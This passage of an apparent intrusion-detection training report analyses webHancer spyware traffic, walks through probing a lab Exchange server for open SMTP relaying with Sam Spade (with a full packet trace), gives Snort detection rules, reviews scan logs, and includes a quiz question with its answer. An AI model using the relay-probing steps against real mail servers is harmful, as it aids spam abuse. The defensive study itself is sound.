the [3] full dump obtained with Iris. In the last packets of this dump there are some unidentified components of the traffic (the numbers at the end of the payload). Also it is sending information about what web pages I was browsing at that time.

In the webhancer's site you can find the company's mission statement:

"webHancer is the web performance optimization company that has pioneered the industry's first web measurement and analysis applications, based on the performance experience of actual end users.
By measuring an end user's real performance experience, webHancer helps e-businesses define optimization strategies for their site's performance to meet the performance expectations and requirements of their customers…."

5. Attack mechanism:

When I installed the program from www.joecartoon.com the following files were added (checked with Incontrol tool by Neil J. Rubenking). Note the \webHancer directory and the files added to the \WINNT directory.

c:\Program Files\Joecartoon
c:\Program Files\Joecartoon\boydog.exe
c:\Program Files\webHancer
c:\Program Files\webHancer\Programs
c:\Program Files\webHancer\Programs\license.txt
c:\Program Files\webHancer\Programs\regwebh.dll
c:\Program Files\webHancer\Programs\sporder.dll
c:\Program Files\webHancer\Programs\wbhshare.dll
c:\Program Files\webHancer\Programs\whAgent.exe
c:\Program Files\webHancer\Programs\whAgent.ini
c:\Program Files\webHancer\Programs\whiedc.dll
c:\Program Files\webHancer\Programs\whiehlpr.dll
c:\Program Files\webHancer\Programs\whiehlpr.ini
c:\Program Files\webHancer\Programs\whieshm.dll
c:\WINNT\sporder.dll
c:\WINNT\system32\SET14C.tmp
c:\WINNT\webhdll.dll
c:\WINNT\whAgent.inf
c:\WINNT\whInstaller.exe
c:\WINNT\whInstaller.ini

After the install, the process WhAgent remains running in the background and is restarted each time the system is rebooted (there is some keys in the registry added too that make the program run at startup time)

Each time a web site is contacted there is a DNS lookup for one of the webhancer server (the exact server name changes every time). Then the machine with the client installed will try to contact this server and make a POST to the HTTP service in that server. Some of the server address observed were in the netblocks (all belonging to WebHancer):
WEBHANCERUU1 - 216.95.220.0 - 216.95.220.255
WEBHANCER-NET - 204.191.36.0 - 204.191.36.255
MAXLINK-WEBHANCER - 216.221.200.192 - 216.221.200.223
The information in some of the detected POST HTTP packets is shown in the [3] full dump log.
Finally, when I tried to uninstall the software it didn't delete the \webhancer directory and they are still in use, but I have not see more activity to their servers again.

6. Correlations

1. A news about the company's services: http://www.internetnews.com/intl-news/article/0,,6_337111,00.html
2. A list of others spywares: http://www.generation.net/~hleboeuf/spyware.htm
3. Yet another list: http://www.infoforce.qc.ca/spyware/
4. News about spyware status, including a proposed Control Act: http://grc.com/optout.htm

7. Evidence of active targeting

This kind of software works in the basis that is the client who tries to contact the web server. The distribution method is not active targeted, but it could be used in that way by sending it as an e-mail attachment.

8. Severity:

It depends closely on the browsing activity of the agent machine. If it is a company machine, then it could be a marketing/competition issue if it is researching for other products. This kind of software (not necessarily webhancer's) could be used to track this.

In the case of an user's home box, it is a privacy issue.

Issue	Description	Assigned value
Criticality	This is my personal machine, and I definitely don't want other people watching me. In this matter, the criticality is a little more high. Anyway, this kind of attack would be worst if directed against a http proxy server.	3
Lethality	This is no a disruptive attack, but a leaking of information. In the other hand the same mechanism (trojan programs) could lead to more problems, as escalation of privileges or remote control of the box.	3
System count.	The user installed the software, but its activity could be detected via personal firewalls or ID software in place (or antivirus). None of this warn me in this case about the setup.	1
Network count.	It was detected via a sniffer, but it could be improved. In this case in particular is very difficult to block the traffic. See the Defensive recommendation section for additional information on the subject.	3

Then:

Severity = (3 + 3) – (1 + 3) = 2 → It results in a medium-severity risk.

9. Defensive recommendation:

As stated previously is difficult to stop this traffic, it is perfectly normal traffic going out our network to web servers in Internet. One of the possible solution is to block the network addresses owned by webhancer, but this would have a effectiveness restricted only to this software.

Maybe an alternative solution is to maintain tracking of the POST commands going out on an http connection, but that would raise a lot of false positives.

The use of personal IDS on the client machines would permit the detection of illegal communications, for example of processes other than the browser o mail applications generating traffic to port 80. An very simple snort rule that could detect outgoing connections to the Webhancer site could be:

```
alert TCP $HOME_NET 1024: -> any 80 (msg:"Webhancer connection in progress"; flags: PA; content: "webhancer"; nocase; )
```

10. Multiple choice question:

In the case of a trojaned program being installed on the user's machine, what will be the more reliable and efficient way to detect its activity?

A. Checking the outgoing traffic to Internet
B. Using a personal IDS on the machine
C. Maintaining the antivirus software updated
D. Blocking the traffic to the know malicious servers on Internet


Answer: B, because most of the actual products permit the definition of the allowed traffic on an application basis.

Assignment 2 – Evaluate an attack – Sam Spade SMTP relay check

The choosen attack tool is Sam Spade relay check. This tool gives the user the posibility of checking for misconfigured SMTP servers that permits the relaying of mail. The server is then used by the attacker to send spam or unsolicited commercial e-mail.

Additionally to the Windows, stand alone version, Sam Spade has an on-line version useful to do information gathering about a host. The IP address of this server (http://www.samspade.org) is 206.117.161.81. It could be instructive to check your IDS or firewall logs for this address.

Other features of SamSpade include DNS zone transfer, port scanning, website crawling (looking for usernames, passwords, interesting fields and so on). This is a snapshot of the main screen.



1. URL of the tool


http://www.samspade.org/ssw/ (Download page)

The tool is designed to work in Microsot Windows 95, Windows 98, Windows NT 4.0 and Windows 2000. The current version is 1.14, which is the used in this test.

2. Description of the attack

The function of the attack is to discover if the relay option is enabled on the victim's mail server. In this case the victim domain name is mendoza.com.ar, and the attacker's chosen domain name is ushuaia.com.ar. Most of the SMTP servers supports this feature to permit the management of several domain names, but in a correct configuration it only has to be enabled for the internal domains. Exchange Server (from 4.0 to 5.5) has this option enabled by default, but fortunately (with some effort) it can be fixed.

The first thing to do is enable the mail relaying feature, disables by default. It is accesible from Edit\Options… menu. Click on the box to activate it.



Then the option is made available on the Tools menu (it was greyed out till now). You have to configure your e-mail addres information. Go to the **Edit\Options**… menu and then select the **Basics** tab. In the e-mail field complete the information. I used prober@ushuaia.com.ar, the same than the destination but it could be any other.

Then go to the Tools\SMTP Relay Check menu, complete the IP address or name of the target server and click OK. This is the information on the progress in the Sam Spade window.

11/22/00 15:05:05 SMTP Relay Check @ 10.10.0.2
Contacting 10.10.0.2
220 aconcagua.mendoza.com.ar ESMTP Server (Microsoft Exchange Internet Mail Service 5.5.2650.21) ready

HELO 10.10.0.2
250 OK

MAIL FROM:<prober_at_ushuaia.com.ar@10.10.0.2>
250 OK - mail from <prober_at_ushuaia.com.ar@10.10.0.2>

RCPT TO:<prober@ushuaia.com.ar>
250 OK - Recipient <prober@ushuaia.com.ar>

DATA
354 Send data. End with CRLF.CRLF

To: prober@ushuaia.com.ar

From: prober@ushuaia.com.ar (Spade relay check)

Subject: 10.10.0.2 relay check

.
250 OK

QUIT
221 closing connection

In this case, the server is vulnerable to the attack and permit the relaying of SMTP mail. If this is not the case you will see an error message in the window, stating the type of error (blocked, denied, etc.)

3. Annotated network trace

I had Snort and Iris (sniffer) running at the same time, using the dump option for Snort and the latest (10102krules) rules file. Snort didn't detect the Sam Spade traffic, but in the Microsoft Exchange 5.5 Server's logs I got:

Event Type:	None
Event Source:	MSExchangeIMC
Event Category:	SMTP Interface Events
Event ID:	2000
Date:	22/11/2000
Time:	03:18:14 p.m.
User:	N/A
Computer:	ACONCAGUA

Description:
A new TCP/IP SMTP connection has been received from host IS~KABUKI. Logfile: L0000000.LOG

Event Type:	Information
Event Source:	MSExchangeIMC
Event Category:	Message Transfer
Event ID:	2002
Date:	22/11/2000
Time:	03:18:16 p.m.
User:	N/A
Computer:	ACONCAGUA

Description:
A message from <prober_at_ushuaia.com.ar@10.10.0.2> in temporary file C:\exchsrvr\imcdata\in\XN2RZGAB was received from IS~KABUKI with 1 local recipients.

Event Type:	Information
Event Source:	MSExchangeIMC
Event Category:	Message Transfer
Event ID:	2013
Date:	22/11/2000
Time:	03:18:16 p.m.
User:	N/A
Computer:	ACONCAGUA

Description:
The following inbound message was rerouted.
In Temp File: XN2RZGAB
Out Temp File: XN2RZGAC
From: <prober_at_ushuaia.com.ar@10.10.0.2>
To: <prober**@ushuaia.com.ar**>

The transmitted packets were those of a normal SMTP connection. They are in Snort format, with the options –v v (verbose) and –d (dump application layer).

In the packets from [1] to [3] the connection is established. The SamSpade machine uses a high port above 1024, as an usual e-mail sender.

```
11/22-15:05:06.219932 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9720  DF
**S***** Seq: 0xE8124AE6    Ack: 0x0    Win: 0x4000
TCP Options => MSS: 1460 NOP NOP SackOK                          IP HANDSHAKE [1]
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:06.220456 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4429  DF
**S***A* Seq: 0xC69473DE    Ack: 0xE8124AE7    Win: 0x4470
TCP Options => MSS: 1460 NOP NOP SackOK                          IP HANDSHAKE [3]
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:06.220676 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9721  DF
******A* Seq: 0xE8124AE7    Ack: 0xC69473DF    Win: 0x4470           IP HANDSHAKE [3]
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.323999 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4446  DF
*****PA* Seq: 0xC69473DF    Ack: 0xE8124AE7    Win: 0x4470
32 32 30 20 61 63 6F 6E 63 61 67 75 61 2E 6D 65   220 aconcagua.me
6E 64 6F 7A 61 2E 63 6F 6D 2E 61 72 20 45 53 4D   ndoza.com.ar ESM
54 50 20 53 65 72 76 65 72 20 28 4D 69 63 72 6F   TP Server (Micro
73 6F 66 74 20 45 78 63 68 61 6E 67 65 20 49 6E   soft Exchange In
74 65 72 6E 65 74 20 4D 61 69 6C 20 53 65 72 76   ternet Mail Serv
69 63 65 20 35 2E 35 2E 32 36 35 30 2E 32 31 29   ice 5.5.2650.21)
20 72 65 61 64 79 0D 0A                            ready..           BANNER OF THE SMTP SERVER
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.413954 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9723  DF
*****PA* Seq: 0xE8124AE7    Ack: 0xC6947447    Win: 0x4408
48 45 4C 4F 20 31 30 2E 31 30 2E 30 2E 32          HELO 10.10.0.2      CLIENT
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.603830 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4447  DF
******A* Seq: 0xC6947447    Ack: 0xE8124AF5    Win: 0x4462
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.604230 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9724  DF
*****PA* Seq: 0xE8124AF5    Ack: 0xC6947447    Win: 0x4408
0D 0A                                              ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.678226 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4448  DF
*****PA* Seq: 0xC6947447    Ack: 0xE8124AF7    Win: 0x4460
32 35 30 20 4F 4B 0D 0A                            250 OK..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.733477 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9725  DF
*****PA* Seq: 0xE8124AF7    Ack: 0xC694744F    Win: 0x4400
4D 41 49 4C 20 46 52 4F 4D 3A 3C 70 72 6F 62 65   MAIL FROM:<probe
72 5F 61 74 5F 75 73 68 75 61 69 61 2E 63 6F 6D   r_at_ushuaia.com
2E 61 72 40 31 30 2E 31 30 2E 30 2E 32 3E          .ar@10.10.0.2>     SOURCE ADDRESS (MAIL FROM:)
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.904263 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4449  DF
******A* Seq: 0xC694744F    Ack: 0xE8124B25    Win: 0x4432
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.904661 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9726  DF
*****PA* Seq: 0xE8124B25    Ack: 0xC694744F    Win: 0x4400
0D 0A                                              ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:23.989061 10.10.0.2:25 -> 10.10.0.7:1209
```

```
TCP TTL:128 TOS:0x0 ID:4450  DF
*****PA* Seq: 0xC694744F   Ack: 0xE8124B27   Win: 0x4430
32 35 30 20 4F 4B 20 2D 20 6D 61 69 6C 20 66 72  250 OK - mail fr
6F 6D 20 3C 70 72 6F 62 65 72 5F 61 74 5F 75 73  om <prober_at_us
68 75 61 69 61 2E 63 6F 6D 2E 61 72 40 31 30 2E  huaia.com.ar@10.
31 30 2E 30 2E 32 3E 0D 0A                       10.0.2>..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.039891 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9727  DF
*****PA* Seq: 0xE8124B27   Ack: 0xC6947488   Win: 0x43C7
52 43 50 54 20 54 4F 3A 3C 70 72 6F 62 65 72 40  RCPT TO:<prober@
75 73 68 75 61 69 61 2E 63 6F 6D 2E 61 72 3E     ushuaia.com.ar>   DESTINATION ADDRESS (IN THE CASE OF
                                                                   RELAYED MAIL THIS HAS A DIFFERENT
                                                                   DOMAIN NAME, EXTERNAL TO THE COMPANY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.204621 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4451  DF
******A* Seq: 0xC6947488   Ack: 0xE8124B46   Win: 0x4411
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.205029 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9728  DF
*****PA* Seq: 0xE8124B46   Ack: 0xC6947488   Win: 0x43C7
0D 0A                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.255526 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4452  DF
*****PA* Seq: 0xC6947488   Ack: 0xE8124B48   Win: 0x440F
32 35 30 20 4F 4B 20 2D 20 52 65 63 69 70 69 65  250 OK - Recipie
6E 74 20 3C 70 72 6F 62 65 72 40 75 73 68 75 61  nt <prober@ushua
69 61 2E 63 6F 6D 2E 61 72 3E 0D 0A              ia.com.ar>..      THE CORRECT ANSWER SHOULD BE
                                                                   TRAFFIC DENIED OR RELAYING DENIED
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.348711 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9729  DF
*****PA* Seq: 0xE8124B48   Ack: 0xC69474B4   Win: 0x439B
44 41 54 41                                      DATA
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.505158 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4453  DF
******A* Seq: 0xC69474B4   Ack: 0xE8124B4C   Win: 0x440B
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.505556 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9730  DF
*****PA* Seq: 0xE8124B4C   Ack: 0xC69474B4   Win: 0x439B
0D 0A                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.588793 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4454  DF
*****PA* Seq: 0xC69474B4   Ack: 0xE8124B4E   Win: 0x4409
33 35 34 20 53 65 6E 64 20 64 61 74 61 2E 20 20  354 Send data.
45 6E 64 20 77 69 74 68 20 43 52 4C 46 2E 43 52  End with CRLF.CR
4C 46 0D 0A                                      LF..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.669352 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9731  DF
*****PA* Seq: 0xE8124B4E   Ack: 0xC69474D8   Win: 0x4377
54 6F 3A 20 70 72 6F 62 65 72 40 75 73 68 75 61  To: prober@ushua
69 61 2E 63 6F 6D 2E 61 72 0D                    ia.com.ar.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.805418 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4455  DF
******A* Seq: 0xC69474D8   Ack: 0xE8124B68   Win: 0x43EF
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.805857 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9732  DF
```

```
*****PA* Seq: 0xE8124B68    Ack: 0xC69474D8    Win: 0x4377
0D 0A 46 72 6F 6D 3A 20 70 72 6F 62 65 72 40 75  ..From: prober@u
73 68 75 61 69 61 2E 63 6F 6D 2E 61 72 20 28 53  shuaia.com.ar (S
70 61 64 65 20 72 65 6C 61 79 20 63 68 65 63 6B  pade relay check     ATACK SIGNATURE!
29 0D 0D 0A 53 75 62 6A 65 63 74 3A 20 31 30 2E  )...Subject: 10.
31 30 2E 30 2E 32 20 72 65 6C 61 79 20 63 68 65  10.0.2 relay che
63 6B 0D 0D 0A 0D 0D 0A 0D 0A 2E 0D 0A           ck..........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:24.933116 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4456  DF
*****PA* Seq: 0xC69474D8    Ack: 0xE8124BC5    Win: 0x4392
32 35 30 20 4F 4B 0D 0A                          250 OK..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:25.000132 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9733  DF
*****PA* Seq: 0xE8124BC5    Ack: 0xC69474E0    Win: 0x436F
51 55 49 54                                      QUIT
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:25.105749 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4458  DF
******A* Seq: 0xC69474E0    Ack: 0xE8124BC9    Win: 0x438E
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:25.105954 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9734  DF
*****PA* Seq: 0xE8124BC9    Ack: 0xC69474E0    Win: 0x436F
0D 0A                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:25.166540 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4459  DF
*****PA* Seq: 0xC69474E0    Ack: 0xE8124BCB    Win: 0x438C
32 32 31 20 63 6C 6F 73 69 6E 67 20 63 6F 6E 6E  221 closing conn
65 63 74 69 6F 6E 0D 0A                          ection..        END OF SMTP CONNECTION
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:25.303032 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9735  DF
******A* Seq: 0xE8124BCB    Ack: 0xC69474F8    Win: 0x4357
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:25.303669 10.10.0.2:25 -> 10.10.0.7:1209
TCP TTL:128 TOS:0x0 ID:4460  DF
***F**A* Seq: 0xC69474F8    Ack: 0xE8124BCB    Win: 0x438C       END OF TCP CONNECTION
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/22-15:05:25.303884 10.10.0.7:1209 -> 10.10.0.2:25
TCP TTL:128 TOS:0x0 ID:9736  DF
******A* Seq: 0xE8124BCB    Ack: 0xC69474F9    Win: 0x4357
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

4. Correlating activity and attack signature

This kind of attack can be prevented using the filtering options in the SMTP Proxy in the firewall (if supported) or in the configuration of the SMTP server (sooner the better)

An snort filter that could detect this signature is:

```
alert TCP any 1024: -> $HOME_NET 25 (msg:"Sam Spade Relay Check"; flags: PA; content: "(spade relay check)"; nocase; )
```

Assignment 3 – "Analyze this" scenario

This scenario is based on the logs generated by an Snort sensor on activity between August, 11 and September, 14 of this year. There are some gaps in the reports, that consist of the Alert and Scans logs and in raw packet traffic obtained at that period.

The raw packet traffic contained in the SOOS*.txt files seems to have been produced with TCPDump filtering options in Snort dumping all the packets with the SF flags set on the TCP header.

This report will be organized in this way:

1. Statistical analysis of network behavior
2. Hot topics (interesting traffic)
3. Conclusions about the network security status

Network Behavior

Listing of Alerts Detected by Snort

Alert Description	#Times
spp_portscan: portscan status from	22279
Watchlist 000222 NET_NCFC	18848
Watchlist 000220 IL_ISDNNET_990517	5276
WinGate 1080 Attempt	3975
SYN_FIN scan!	3065
spp_portscan: PORTSCAN DETECTED from	2373
spp_portscan: End of portscan from	2278
Attempted Sun RPC high port access	1870
SNMP public access	825
SMB Name Wildcard	321
Null scan!	155
NMAP TCP ping!	99
SUNRPC highport access!	63
Queso fingerprint	46
Probable NMAP fingerprint attempt	41
External RPC call	40
Tiny Fragments	10
TCP SMTP Source Port traffic	8
site exec	6
Happy 99 Virus	2

Active scanners analysis

This are the more active scanners host in the neighborhood (extracted from Scan log, host with more than 1000 scans detected by Snort). In the column Summary of the traffic the resolved name of the machine is shown (if resolvable)

IP source	# of	Summary of the traffic

195.114.226.41	42652	apollo-dh0040.multiweb.net (Netherlands ISP) On Aug/15 the attacker scanned thru the class B range looking for FTP server with a SYN scan. Its really a fast connection, the packets are in the order of 10-20 per second.
24.180.134.156	31901	cc349491-a.hwrd1.md.home.com (@Home) I'd wish that speed for my home connection! This attacker is doing fingerprinting and portscanning, probably with nmap. There are some X server tests with host MY.NET.208.166 (two packets, previous to the scan of the host). This activity took place on Sep/11, but there are no response packets captured about this traffic, only the stimulus.
210.125.174.11	27125	ns.ijlib.or.kr (Korean Education Network) On Sep/8 this machine did an UDP scanner (nmap) on the MY.NET.97.199 host, covering more than 27,000 ports in 9 minutes.
35.10.82.111	25469	mcc-4.user.msu.edu (Michigan State University) This one is looking for Subseven (or BadBlood) trojan (27374), in all the class B subnet. This activity took place on Aug/16. There seems not to be any response or there were no logs of it.
206.186.79.9	22156	ns.arex.com (Sprint Canada) Looking for DNS servers, in the class B range. There are records of an UDP scanning going on for some of the hosts (15), maybe the ones responding to the TCP scan. This activity took place between September 9 and 10 (4 hours). There are no traffic logs covering the incident.
24.17.189.83	20155	c679190-a.mckiny1.tx.home.com (@Home) Almost 3 hours of FTP SYN scanning. It could be related to the wu-ftp vulnerabilities. September 8.
212.141.100.97	19968	gw2a61-1-d97.wind.it (WIND Telecomunicazioni S.p.A.). FTP SYN scanning again. On September 2.
63.248.55.245	14813	3ff837f5.dsl.flashcom.net (Flashcom, Inc) Sep/9 It looks like gaming activity (Unreal Tournament) because of the source port 7777 and 7778 udp. You could find a more detailed table in Appendix 1.
129.186.93.133	4663	skinner.cs.iastate.edu (Iowa State University) Scanning for Telnet (23/TCP) servers on Sep/6. There is no logs of responses back to the attacker host.
194.165.230.250	3300	ume-gw.resonia.se (ITC-BYGGRADGIVNING-NET) From 2PM to 3PM on Sep/2 this host was scanning by FTP servers (a broader, but more dispersed scan that the earlier one by 212.141.189.83)
210.55.227.138	3234	pp2-138.world-net.co.nz (Word-Net Ltd.) This one was looking for NetBus (12346) and Sub7 (27374) trojans on this address space. The correspondent traffic file shows no trace of responses indicating active trojans in the MY.NET hosts.

MY.NET.1.3	2778	This looks like a false positive, how it was already determined for the students in the previous IDIC Practical Assignment. This host has only two different types of communications with the other hosts in MY.NET, it looks like is a DNS server (53/UDP) and is a primary server for the Network Time Protocol service (123/UDP).
